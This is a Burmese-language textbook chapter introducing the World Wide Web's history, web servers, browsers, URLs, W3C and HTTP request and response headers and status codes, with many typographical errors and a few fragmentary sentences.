"လမ်း" လို့ သဘောထားနိုင်ပါတယ်။

World Wide Web နဲ့ Email တို့လိုပဲ အင်တာနက်လမ်းမကြီးပေါ်မှာ အချက်အလက်တွေ သယ်ယူပို့ဆောင်ပေးနိုင်တဲ့ အခြား နည်းပညာတွေ ရှိပါသေးတယ်။ Instant Messaging (IM), Internet Relay Chat (IRC), Voice Over Internet Protocol (VoIP), Secure Shell (SSH), File Transfer Protocol (FTP) စတဲ့ နည်းပညာတွေက ဖြစ်ပါတယ်။

1.2 – World Wide Web (www)

၁၉၉၀ ပြည့်နှစ်ဝန်းကျင်မှာ Gopher လိုခေါ်တဲ့ အင်တာနက်ကွန်ယက်ကိုအသုံးပြုပြီး အချက်အလက်တွေကိုရှာဖွေ ဖြန့်ဝေပေးနိုင်တဲ့ စနစ်တစ်ခုကို စတင်အသုံးပြုလာကြပါတယ်။ တက္ကသိလ်တွေမှာ အတော်လေးကျယ်ကျယ်ပြန်ပြန် သုံးခဲ့တဲ့ နည်းပညာတစ်ခုပါ။ တက္ကသိလ်တစ်ခုလုံးရဲ့အချက်အလက်တွေကို တစ်နေရာတည်းမှာစုစည်းထားနိုင်ပြီး Gopher စနစ်နဲ့ ကွန်ပျူးတာတွေက ဆက်သွယ်ရယ်ရယ်ခြင်းဖြစ်ပါတယ်။

Gopher နည်းပညာကို ဖန်တီးခဲ့တဲ့ မင်နီဆိုးတားတက္ကသိလ်က ၁၉၉၃ ခုနှစ် ဖော်လိုက်ခဲ့ပါတယ်။ Gopher နည်းပညာကို အသုံးပြုခ ပေးရမယ်လဲသွားစေတဲ့ ကြော်ချက်တစ်ရပ်ကို ချမှတ်ခဲ့ပါတယ်။

လို့ ကြော့ခဲ့ခြင်းပဲဖြစ်ပါတယ်။ ဒီကြော့ချက်ကြောင့် လက်ရှိ Gopher နည်းပညာအသုံးပြုနေသူ တွေကို အခြားနည်းပညာတစ်ခု၊ ပြောင်းသုံးပိုစဉ်းစားလာပေါ်တယ်။

အဲဒီအချိန်မှာ ဆွဲစာလန်နှင့်အခြောက် CERN (The European Council of Nuclear Research Center) ဆိုတဲ့အဖွဲ့အစည်းထံမှာ Gopher ကို အစားထိုးနှင့်တဲ့နည်းပညာတစ်ခုကအသင့်ရှိနေပါတယ်။ CERN က ကွန်ပျူးတာ သိပ်ပညာရှင်တစ်ဦးဖြစ်တဲ့ Tim Berners-Lee က Document တွေအတွင်းမှာ အခြား Document တွေကို ရည်ညွှန်းချိတ်ဆက်နှင့်တဲ့နည်းပညာတစ်ခုကို ဖန်တီးထားပါတယ်။ Hypertext Document လို့ သုကခေါ်ပါတယ်။ လက်တွေ့အသုံးပြုနိုင်ဖို့အတွက် Document တွေကို ဖြန့်ဝေပေးနိုင်တဲ့ Server Software တစ်ခုနဲ့ အဲဒီ Document တွေကို ရယူပေးနိုင်တဲ့ Browser Program တစ်ခုကိုလည်း ဖန်တီးခဲ့ပါတယ်။ ဖန်တီးမှုအားလုံးကိုစုပေါင်းပြီး "WorldWideWeb" လို့ သူက အမည်ပေးထားပါတယ်။

Tim Berners-Lee က ၁၉၉၂ ခုနှစ်၊ ဧပြီလ (၁၃) ရက်နောက် WorldWideWeb နည်းပညာရဲ့ Source Code ကို အများရယူနိုင်ဖို့ ဖော်ပြပေးခဲ့ပါတယ်။ ဒါကြောင့် ဒီနည်းပညာကိုမည်သူမဆို အခမဲ့ရယူအသုံးပြုခွင့်ရလာယုံမက ဆက်စပ်နည်းပညာများကိုပါ တိစွဲလနှင့်စေခဲ့ပါတယ်။ ဒါဟာလည်း အလူညွှဲအပြောင်းတစ်ခုကို ဖြစ်ပေါ်စေခဲ့တဲ့ ဆုံးဖြတ်ချက်တစ်ခုပါပဲ။ အဲဒီအချိန်ထံမှာ အမေရိကန်ပြည်ထောင်စုက NCSA (National Center of Supercomputing Applications) က Hypertext Document တွေကိုကြည့်ရှုနိုင်ပြီး Gopher ကိုလည်း ဆက်လက်အသုံးပြုနိုင်တဲ့ Web Browser Program တစ်ခုကိုဖန်တီးခဲ့ပါတယ်။ Mosaic လို့အမည်ပေးခဲ့ပါတယ်။ Unix Operating System မှာ အသုံးပြုနိုင်ဖို့တော်ဘူးများကိုပါ။ ဒါပေမယ့် ၁၉၉၃ ခုနှစ် ဒီဇင်ဘာလမှာ Mac နဲ့ Windows တို့အတွက် သီးစွား Version တွေကို ဖန်တီးပေးခဲ့ပါတယ်။ အဲဒီအချိန်ကစပြီး Mosaic နဲ့ WorldWideWeb ဟာ အလျင်အမြန် ကျော်ကြားလာခဲ့ပါတော့တယ်။

Mosaic ကဲ့သို့ Web Browser တွေလည်း တစ်ခုပြီးတစ်ခု ပေါ်ပေါက်လာခဲ့ပါတယ်။ အများစာတော့ တက္ကသိုလ်တွေ Corporate တွေရဲ့ သုတေသန Project များအနေနဲ့ ပေါ်ပေါက်လာခဲ့တာပါ။ ကန့်အချိန်မှာတော့ Web ရဲ့ အတိုကောက်ခေါ်တဲ့ World Wide Web ဟာ အင်တာနက်လမ်းမကြီးပေါ်မှာ အချက်အလက်တွေသယ်ယူပို့ဆောင်ပေးနိုင်တဲ့ နည်းပညာများထဲက အဓိကအကျဆုံးနည်းပညာ ဖြစ်လာခဲ့ပြီဖြစ်ပါတယ်။

Web နည်းပညာမှာ အဓိကအစိတ်အပိုင်း (၃) ခုပါဝင်ပါတယ်။

1 – Hypertext Document


ကန့်အချိန်မှာ Web Document လိုပိုပြီးအခေါ်များတဲ့ Hypertext Document တွေဟာ စာနဲ့ရေးသားဖော်ပြထားတဲ့ အချက် အလက်တွေအပြင် စာရင်းယေားပုံစံ Table နဲ့ဖော်ပြထားတဲ့ အချက်အလက်တွေ ရုပ်ပုံ (Image) တွေနဲ့ အချက်အလက်တွေဖြော်သွင်းလိုရတဲ့ Form တွေ ပါဝင်နိုင်တဲ့ Document များဖြစ်ပါတယ်။

ဒီ Document တွေကို Hyperlink ခေါ် အညွှန်းတွေနဲ့ အပြန်အလုန်ချိတ်ဆက်နိုင်ကြပါတယ်။ Hyperlink တစ်ခုကို နှိပ်ပြီး Document တစ်ခုကနေနောက် Document တစ်ခုကို အလွယ်တစ်ကူ ကူးပြောင်းကြည့်ရှုနိုင်မှာဖြစ်ပါတယ်။

2 – Web Server

Web Server ဆိုတာ Web Document တွေကို ကွန်ပျူးတာတစ်လုံးနဲ့ စုစည်းသိမ်းဆည်းထားပြီး ပြန်လည်ရယူလိုတဲ့အခါ ရယူနိုင်အောင် စီမံပေးထားတဲ့ စနစ်တစ်မျိုးဖြစ်ပါတယ်။ Document တွေ စုစည်းထားပုံက အခန်းတွေအများ ကြီးပါတဲ့ ကွန်ခိုးတိုက်ကြီးတစ်လုံးနဲ့တူပါတယ်။ Web Document တွေကတော့ အဲဒီတိုက်ကြီးထဲမှာရှိနေတဲ့ အခန်းတွေဆုံးပါစို့။

ကွန်ဒီ တိုက်ကြီးမှာလိပ်စာရှိသလို အခန်းတိုင်းအတွက်လည်း ကိုယ်ပိုင်အခန်းနံပါတ်တွေရှိပါတယ်။ Web နည်းပညာမှာ တော့ တိုက်လိပ်စာကို Domain Name လိုခေါ်ပြီး အခန်းနံပါတ်အော့ဖုန်းကို URL (Uniform Resource Locator) လို့ ခေါ်ပါတယ်။ Web URL တစ်ခုဟာ အိမ်လိပ်စာတစ်ခုနဲ့ အတော်လေးတူပါတယ်။ ပုံ (၁-က) မှာ လေ့လာကြည့်ပါ။



ပုံ (၁-က) URL တစ်ခု၏အဓိပါယ်


URL ဟာ Web နည်းပညာရဲ့ "အသက်" ဖြစ်ပါတယ်။ Web Resource တိုင်းကို တိုက်ရိုက်ညွှန်းဆိုနိုင်တဲ့ URL တစ်ခုရှိရမယ်၊ ရှိအောင်ဖန်တီးပေးရမယ်ဆုံးတာကို Web Developer တိုင်း နားလည်ထားရမယ် အချက်တစ်ချက်ပဲဖြစ်ပါတယ်။

3 – Web Browser

Web Browser ကတော့ Web Document တွေကို ဖော်ပြပေးနိုင်တဲ့ Software တစ်မျိုးဖြစ်ပါတယ်။ Mosaic လို့ အမည်ရတဲ့ ပထမဆုံး Web Browser ကတော့ ကနေအချိန်မှာမရှိတော့ပါဘူး။ ဒါပေမယ့်လူသုံးအများဆုံး Browser တွေ ထဲက Microsoft Internet Explorer နဲ့ Mozilla Firefox တို့ဟာ Mosaic ကနေဆင်းသက်လာကြခြင်း ဖြစ်တယ်လို့ ဆိုနိုင်ပါတယ်။

လက်ရှိအချိန်မှာ လူသုံးများတဲ့ Web Browser (၅) ခဲ့ ရှိပါတယ်။ Microsoft Internet Explorer, Mozilla Firefox, Google Chrome, Apple Safari နဲ့ Opera တို့ဖြစ်ကြပါတယ်။ မိုဘိုင်းဖန်းတွေနဲ့ Tablet တွေကနေလည်း အင်တာနက် အသုံးများလာကြတဲ့အတွက် Android Browser, Mobile Safari နဲ့ Opera Mobile တို့လို့ Mobile Browser တွေကို လည်း အသုံးများတဲ့ Web Browser စာရင်းတဲ့မှာ ထည့်သွင်းရမှာပါ။

Web Browser တစ်ခုရဲ့ အခြေခံလုပ်ငန်းတာဝန်ကတော့၊ အသုံးပြုသူပေးတဲ့ URL လိပ်စာအတိုင်း Web Server ရှိရာကို သွားပြီး၊ Web Server ကပြန်ပေးလိုက်တဲ့အချက်အလက်တွေကို အသုံးပြုသူကြည့်ရှုနိုင်အောင် ဖော်ပြပေးဖို့ပဲဖြစ်ပါတယ်။



ပုံ (၁-၉) Web Browser တစ်ခု၏ အလုပ်လုပ်ပုံ

Source: www.vladstudio.com/wallpaper/?how_internet_works

1.3 – World Wide Web Consortium (W3C)

Web နည်းပညာကို စတင်တိတိုင်ခဲ့တဲ့ Tim Berners-Lee က World Wide Web Consortium (W3C) ဆိုတဲ့ အဖွဲ့အစည်းတစ်ရပ်ကို ၁၉၉၄ ခုနှစ် အောက်တိုဘာလမှာ ဦးဆောင်တည်ထောင်ခဲ့ပါတယ်။ ဒီစာရေးနေဂျာနှင့်အထိလဲ ဒါရိုက်တာ အဖြစ် ဆက်လက်ပို့ဆောင်ရေးနဲ့ ဖြစ်ပါတယ်။ တည်ထောင်ခဲ့တဲ့နေရာကတော့ အမေရိကန်နိုင်ငံ မက်ဆာချုံးဆက်နည်းပညာတက္ကသိုလ် ကွန်ပူးတာသိပ္ပြာန (MIT/LCS) မှာပါ။ ဥရောပသမဂနဲ့ အင်တာနက်ကိုတိတိုင်ခဲ့တဲ့ DARPA (Defense Advanced Research Projects Agency) တို့ရဲ့ အကူအညီနဲ့ တည်ထောင်ခဲ့တာဖြစ်ပါတယ်။

W3C ရဲ့ အဓိကလုပ်ငန်း တာဝန်ကတော့ Web Document တွေရေးသားဖန်တီးကြသူတွေ၊ Web Server တို့တွင်ဖန်တီးကြသူတွေ၊ Web Browser ထုတ်လုပ်သူတွေအပါအဝင် Web နည်းပညာနှင့်ဆက်စပ်အလုပ်လုပ်သူများ လိုက်နာ အသုံးပြုမယ့် နည်းပညာစံများ သတ်မှတ်ခြင်းပဲဖြစ်ပါတယ်။ ဒီလိုနည်းပညာစံတွေ သတ်မှတ်ရာမှာလည်း W3C က အမြဲတမ်းပညာရှင်တွေသာမက Google, Microsoft, Mozilla, Apple, Adobe, Opera အစရှိတဲ့ လက်ရှိအင်တာနက်နဲ့ Web နည်းပညာမှာ ဦးဆောင်နေတဲ့လုပ်ငန်းများက ပညာရှင်များလဲ ပူးပေါင်းပါဝင်ဆောင်ရွက်နေကြတာပါ။

W3C က သတ်မှတ်ထားတဲ့ နည်းပညာစံတွေကို Web Standards လို့ခေါ်ပြီး HTTP, CGI, HTML, XHTML, XML, SOAP, DOM, CSS, SVG, RDF စသဖြင့် ကဏ္ဍပေါင်းများစွာ ပါဝင်ပါတယ်။ အဲဒီထဲက ကွန်တော်တို့ အဓိကထာလွှာရုံးတွေကတော့ HTTP, HTML, CSS နဲ့ DOM တို့ ဖြစ်ပါတယ်။

1.4 – HyperText Transfer Protocol (HTTP)

ဤ (၁-က) မှာ URL ရဲ့ ရေဆုံးက `http://` ကို "စီးသွားရမယ့်ကားလိုင်း"

လိုက်ပြခဲ့ပါတယ်။ HTTP ဆိုတာ Web Document တွေအပါအဝင် အချက်အလက်တွေကို Web Server နဲ့ Web Client ရဲ့ ကြားထဲမှာ အပြန်အလှန်သယ်ယူပို့ဆောင်ပေးတဲ့ နည်းပညာဖြစ်ပါတယ်။

Web Client ဆိုတာအခြေအားဖြင့် Web Server တစ်ခုနဲ့ ဆက်သွယ်ဆောင်ရွက်နိုင်တဲ့ Software တွေကို Web Client လိုက်ပြခဲ့ပါတယ်။ Web Browser ဟာ Web Client တစ်ခုဖြစ်ပါတယ်။ Server ကို ဆက်သွယ်ပြီး အချက်အလက် တွေ ရယူဖို့မြန်ငွေတဲ့ Native App များဟာလည်း Web Client များပဲဖြစ်ပါတယ်။ Web Client က အချက်အလက်များ ရယူဖို့ ဆောင်ရွက်တဲ့လုပ်ငန်းစဉ်ကို Request လုပ်တယ်လို့ ခေါ်ပြီး၊ Web Server က အချက်အလက်များ ပြန်လည် ပေးပို့လုပ်ငန်းစဉ်ကို Respond လုပ်တယ်လို့ ခေါ်ပြီ့။ Web Client က အချက်အလက်များ တောင်းယူခြင်းကို အဓိကဆောင်ရွက်မှုပြစ်ပြီး Web Server ကတော့ တောင်းခဲ့လာတဲ့ အချက်အလက်များ ပြန်လည် ပေးပို့ခြင်းကို အဓိက ဆောင်ရွက်မှုပြစ်ပါတယ်။

HTTP ကတော့ အချက်အလက်ရယူလိုသူ Client နဲ့ အချက်အလက်ပေးပို့သူ Server တို့အကြား အပြန်အလှန်လိုက်နာရ မယ့် နည်းပညာစံကို သတ်မှတ်ပေးထားခြင်းပဲဖြစ်ပါတယ်။

Client Request

HTTP သက်မှတ်ချက်အရ Web Client တစ်ခုဟာ အချက်အလက်ရယူလိုရင် Web Server ထံကိုရယူလိုကြောင်း သတင်းပေးပို့ရမှုပြစ်ပါတယ်။ သတင်းပေးပို့ရမယ့် Format ပုံစံနှုနာက ဒီလိုပါ -

```
GET /foo.html HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept-Encoding: gzip, deflate
If-Modified-Since: Tue, 26 Feb 2013 05:34:16 GMT
```

ဒီသတင်းပေးပို့ချက်ကို Request Header လိုက်ခေါ်ပါတယ်။ ပထမဆုံးလိုင်းက GET ကို Request Method လို့ ခေါ်ပါတယ်။ HTTP မှာ GET, POST, PUT, DELETE စိတ်တွေ အချက်အလက်တွေ အမျိုးမျိုးရှိပါတယ်။ ရည်ရွယ်ချက်ပေါ်မှုတည်ပြီး သင့်တော်တွဲ Request Method ကို ထည့်သွင်းပေးပို့ရမှု ဖြစ်ပါတယ်။


အခြေအားဖြင့် အချက်အလက်တွေရယူလိုရင် GET Method ကိုသုံးရပါတယ်။ အချက်အလက်သစ်တွေ Server မှာ ဖန်တီးစေလိုရင်တော့ POST ကို သုံးရပါတယ်။ Server မှာ ရှိနေတဲ့ အချက်အလက်တွေ ပြင်ဆင်စေလိုရင်တော့ PUT ကို သုံးရပြီး၊ အချက်အလက်တွေ ပယ်ဖျက်စေလိုရင် DELETE ကိုသုံးရပါတယ်။ HEADER, DEBUG, TRACK, TRACE စိတ်တွဲ အခြား Request Method တွေလည်း ရှိပါသေးတယ်။

Request Method နောက်မှာ ရယူလိုတဲ့ Document URL ကို ဖော်ပြရပါတယ်။ URL နောက်မှာမှာအသုံးပြုလိုတဲ့ HTTP Version ကို ဆက်လက်ဖော်ပြပေးရတာပါ။ နှုနာ Request Header ရဲ့ ဒုတိယလိုင်းကတော့ Server လိပ်စာဖြစ်ပြီး တတိယလိုင်းဖြစ်တဲ့ User-Agent ကတော့ လက်ရှိတောင်းယူသူ Client အမျိုးအစားကို ထည့်သွင်းဖော်ပြပေးခြင်းပဲဖြစ်ပါတယ်။

ဒါအပြင် စတုတ္ထလိုင်းမှာ ဖြည့်စွက်လက်ခံနိုင်တဲ့နည်းပညာအချို့ကိုပါ ထည့်သွင်းပေးထားတာကို တွေ့ရပါလိမ့်မယ်။ ဒီ ဖြည့်စွက် နည်းပညာတွေအကြောင်းကို အခန်း (၁၀) Controlling the Environment မှာ ဆက်လက်ဖော်ပြပေးပါမယ်။

နှောက Request Header ရဲ့ နောက်ဆုံးလိုင်းကတော့ အခုတောင်းယူတဲ့အချက်အလက်ဟာ ပေးထားတဲ့ရက်စွဲ နောက်ပိုင်း Server ပေါ်မှာ ပြောင်းလဲပြင်ဆင်ထားမှသာ ပြန်လည်ပေးပို့ပါလို့ အသိပေးထားတာဖြစ်ပါတယ်။ ဒါဟာ HTTP က သတ်မှတ်ထားတဲ့ Request Format နှမူနာတစ်ခုပါ။ တောင်းယူတဲ့ Client နဲ့ တောင်းယူရခြင်း ရည်ရွယ်ချက်ပေါ်မှတ်လျှော့ပြီး ပါဝင်တဲ့ အချက်အလက်တွေ ကွဲပြားသွားနိုင်ပါတယ်။

အသုံးပြုသူတစ်ယောက်က Browser Address Bar မှာ URL တစ်ခုကို ရှိက်ထည့်လိုက်ရင် Web Browser က HTTP Request Format အဖြစ် အလိုအလျောက်ပြောင်းပြီး Server ထံ ပေးပို့ပေးမှာဖြစ်ပါတယ်။ ဒီလုပ်ဆောင်ချက်ဟာ Browser က အလိုအလျောက်ဆောင်ရွက်သွားတာဖြစ်လို့ ကျွန်တော်တို့မှာမြင်ရပါဘူး။ တွေ့မြင်လိုတယ်ဆုံးရင် Developer Tools တွေကိုအသုံးပြုရပါတယ်။ ကျွန်တော်အသုံးပြုတဲ့ Tool ကတော့ LiveHTTPHeader လို့ ခေါ်တဲ့ Firefox Addon ပဲဖြစ်ပါတယ်။



ပုံ (၁-၁) LiveHTTPHeader Firefox Addon
Link: livehttpheaders.mozdev.org

ဒါ Tool က Client နဲ့ Server ဆက်သွယ်တဲ့အခါ အပြန်အလှန်သတင်းပေးပို့ရယူသွားတဲ့အချက်အလက် အသေးစိတ်ကို ဖော်ပြပေးနေမှာဖြစ်ပါတယ်။

Server Respond

Server ကို Hardware Server နဲ့ Software Server အဖြစ် နှစ်ပိုင်းခဲ့ကြည့်ဖို့ပါတယ်။ Hardware Server ဟာ အခြေခံအားဖြင့် HTTP နဲ့ တိုက်ရှိက်သက်ဆိုင်ခြင်းမရှိပါဘူး။ Linux, Microsoft Windows Server စဲတဲ့ Server Operating System တစ်ခု Run နေပြီး Web Document နဲ့ အခြားလိုအပ်တဲ့ File တွေကို သိပ်ဆည်းပေးထားတဲ့ Physical Machine တစ်ခုဖြစ်ပါတယ်။

Software Server ကမှ HTTP Request ပေါ်မှုတည်ပြီး သင့်တော်တဲ့အချက်အလက်ပြန်လည်ပေးပို့နိုင်တာပါ။ Apache, Nginx, IIS (Microsoft Internet Information Service) တို့ဟာ အသုံးအများဆုံး HTTP Web Server Software တွေ ဖြစ်ကြပါတယ်။

မှတ်ချက် ၁၁ Physical Machine ဖြစ်တဲ့ Hardware Server တစ်လုံးထဲမှာ Web Server အပြင် အခြား Software Server တွေ ရှိနေရိုင်ပါသေးတယ်။ Email Server, FTP Server, SSH server စသေဖြင့်ဖြစ်ပါတယ်။ သက်ဆိုင်ရာ Server တစ်ခုချင်းစီ ကို ဝင်ပေါက်အမှတ် (Port Number) ငွေ့ ခွဲ့ခြားသတ်မှတ်ပေးထားပါတယ်။ ဒါမှ ဘယ်အပေါက်ကောင်လာတဲ့ Request ဆိုရင် ဘယ်သာက တာဝန်ယူဆောင်ရွက်ရမယ် ဆိုတာကို သိရိုင်မှာဖြစ်ပါတယ်။ HTTP Web Server အတွက် Default Port No. က တော့ 80 ဖြစ်ပါတယ်။ ဝင်ပေါက် 80 က ဝင်ရောက်လာတဲ့ Request အားလုံးကို HTTP Web Server က တာဝန်ယူဆောင်ရွက် ပေးသွားမှု ဖြစ်ပါတယ်။ အသုံးပြုသွားကြတယ် Browser Address Bar မှာ URL ထည့်သွင်းတဲ့အခါ မှာ Port No. ကို ထည့်မပေးခဲ့ရင် Browser က 80 ကိုပဲ အလိုအလျောက်အသုံးပြုပေးသွားမှုပါ။ Web Server တစ်ခုကို Port No. ပြောင်းပြီး Setting လုပ်ပုဂ္ဂိုလ် အခန်း (၁၀) Controlling the Environment မှာဖော်ပြပေးပါမယ်။

Web Server တစ်ခုကဲ့ အဓိကအလုပ်ကတော့ Request တစ်ခုလက်ခံရရှိတဲ့ Request Header နဲ့အတူပါဝင်လာတဲ့ သတင်းပေးပို့ချက်အတိုင်း သင့်တော်တဲ့အချက်အလက်ကို ပြန်လည်ပေးပို့ဖို့ပြုပါတယ်။ ထူးခြားချက်ကတော့ အချက်အလက်တွေကို ပြန်လည်မပေးပို့ခဲ့ သူကလည်း Client ထံ သတင်းပေးပို့ချက်တစ်ချို့ အရောင်ပေးပို့ပါသေးတယ်။ ဒါကို Respond Header လို့ ခေါ်ပါတယ်။ HTTP Respond Header နှမူနာတစ်ခုကိုဖော်ပြပေးလိုက်ပါတယ် -

```
HTTP/1.1 200 OK
Date: Mon, 04 Mar 2013 14:03:18 GMT
Server: Apache/2.2.14 (Unix) PHP/5.3.1
Last-Modified: Sun, 03 Mar 2013 20:15:33 GMT
Content-Encoding: gzip
Content-Length: 1448
Content-Type: text/html; charset=utf-8
```

Respond Header ရဲ့ ပထမဆုံးလိုင်းက အခြေအနေကို Code နံပါတ်သုံးပြီးဖော်ပြပေးတာဖြစ်ပါတယ်။ 200 OK ရဲ့ အဓိပါယ်ကတော့ လက်ခံရရှိတဲ့ Request ဟာ အားလုံးအဆင်ပြေပြီး အချက်အလက် ပြန်လည်ပေးဖို့လည်း အသင့်ပါပဲ ဆိုတဲ့ အဓိပါယ်ဖြစ်ပါတယ်။

HTTP Status Code နံပါတ်တွေအများကြီးရှိပါတယ်။ အုပ်စု (၅) စုံခြားထားပြီး (1xx) နဲ့စတဲ့ Code တွေကတော့ သတင်းပေးပို့ရန်သက်ဆိုင်ပြုပါတယ်။ (2xx) နဲ့စတဲ့ Code တွေကတော့ Request/Respond အောင်အောင်မြင်မြင် ဆောင်ရွက်နိုင် ကြောင်းဖော်ပြတဲ့ Code တွေဖြစ်ပါတယ်။ (3xx) နဲ့ စတဲ့ Code တွေကတော့ Redirect လို့ခေါ်ပဲ လိပ်စာပြောင်းလဲသွားကြောင်း သတင်းပို့တဲ့ Code တွေဖြစ်ပါတယ်။ (4xx) နဲ့စတဲ့ Code တွေကတော့ Client Error ကိုဖော်ပြတဲ့ Code တွေ ဖြစ်ပါတယ်။ တနည်းအားဖြင့် ပေးပို့လာတဲ့ Request အမှားကြောင်းဖြစ်ပေါ်လာတဲ့ Error တွေကို ဖော်ပြပေးတာပါ။ (5xx) နဲ့စတဲ့ Code တွေကတော့ Server Error အတွက် ဖြစ်ပါတယ်။ Web Server က

Request ကို အဆင်ပြေပြီ လက်ခံရရှိပေးမယ့် အခက်အခဲတစ်စုံတစ်ရာကြောင့် ပြန်လည်ပေးပို့နိုင်ခြင်းမရှိတဲ့အခါ ဖော်ပြထဲ Code တွေဖြစ်ပါတယ်။ HTTP Status Code တွေထဲကတွေ့ရလှရှိတဲ့ Code အချို့ အကြောင်း ထည့်သွင်းဖော်ပြလိုက်ပါတယ်။

200 OK – လက်ခံရရှိတဲ့ Request အဆင်ပြေပြီး တောင်းခံထားတဲ့အချက်အလက်တွေကို ပြန်လည်ပေးပို့တော့မှာ ဖြစ်ကြောင်းဖော်ပြတဲ့ Code ဖြစ်ပါတယ်။

301 Moved Permanently – တောင်းခံလာတဲ့ အချက်အလက်ဟာ တစ်ခြားနေရာတစ်ခုကို အပြီးတိုင်ပြောင်း ရွှေထားကြောင်း ဖော်ပြတဲ့အခါသုံးပါတယ်။ Client ကနောက်တစ်ကြိမ် Request လုပ်ရင် ပြောင်းရွှေသွားတဲ့ URL နဲ့ Request လုပ်သင့်ကြောင်း အသိပေးခြင်းလည်းဖြစ်ပါတယ်။

304 Not Modified – တောင်းခံလာတဲ့အချက်အလက်ဟာ Request Header မှာ If-Modified-Since: မှတ်ချက် နဲ့အတူ ပါဝင်လာတဲ့ရက်စွဲနောက်ပိုင်း Server ပေါ်မှာအပြောင်းအလဲမရှိသေးကြောင်း ဖော်ပြုဖို့သုံးပါတယ်။

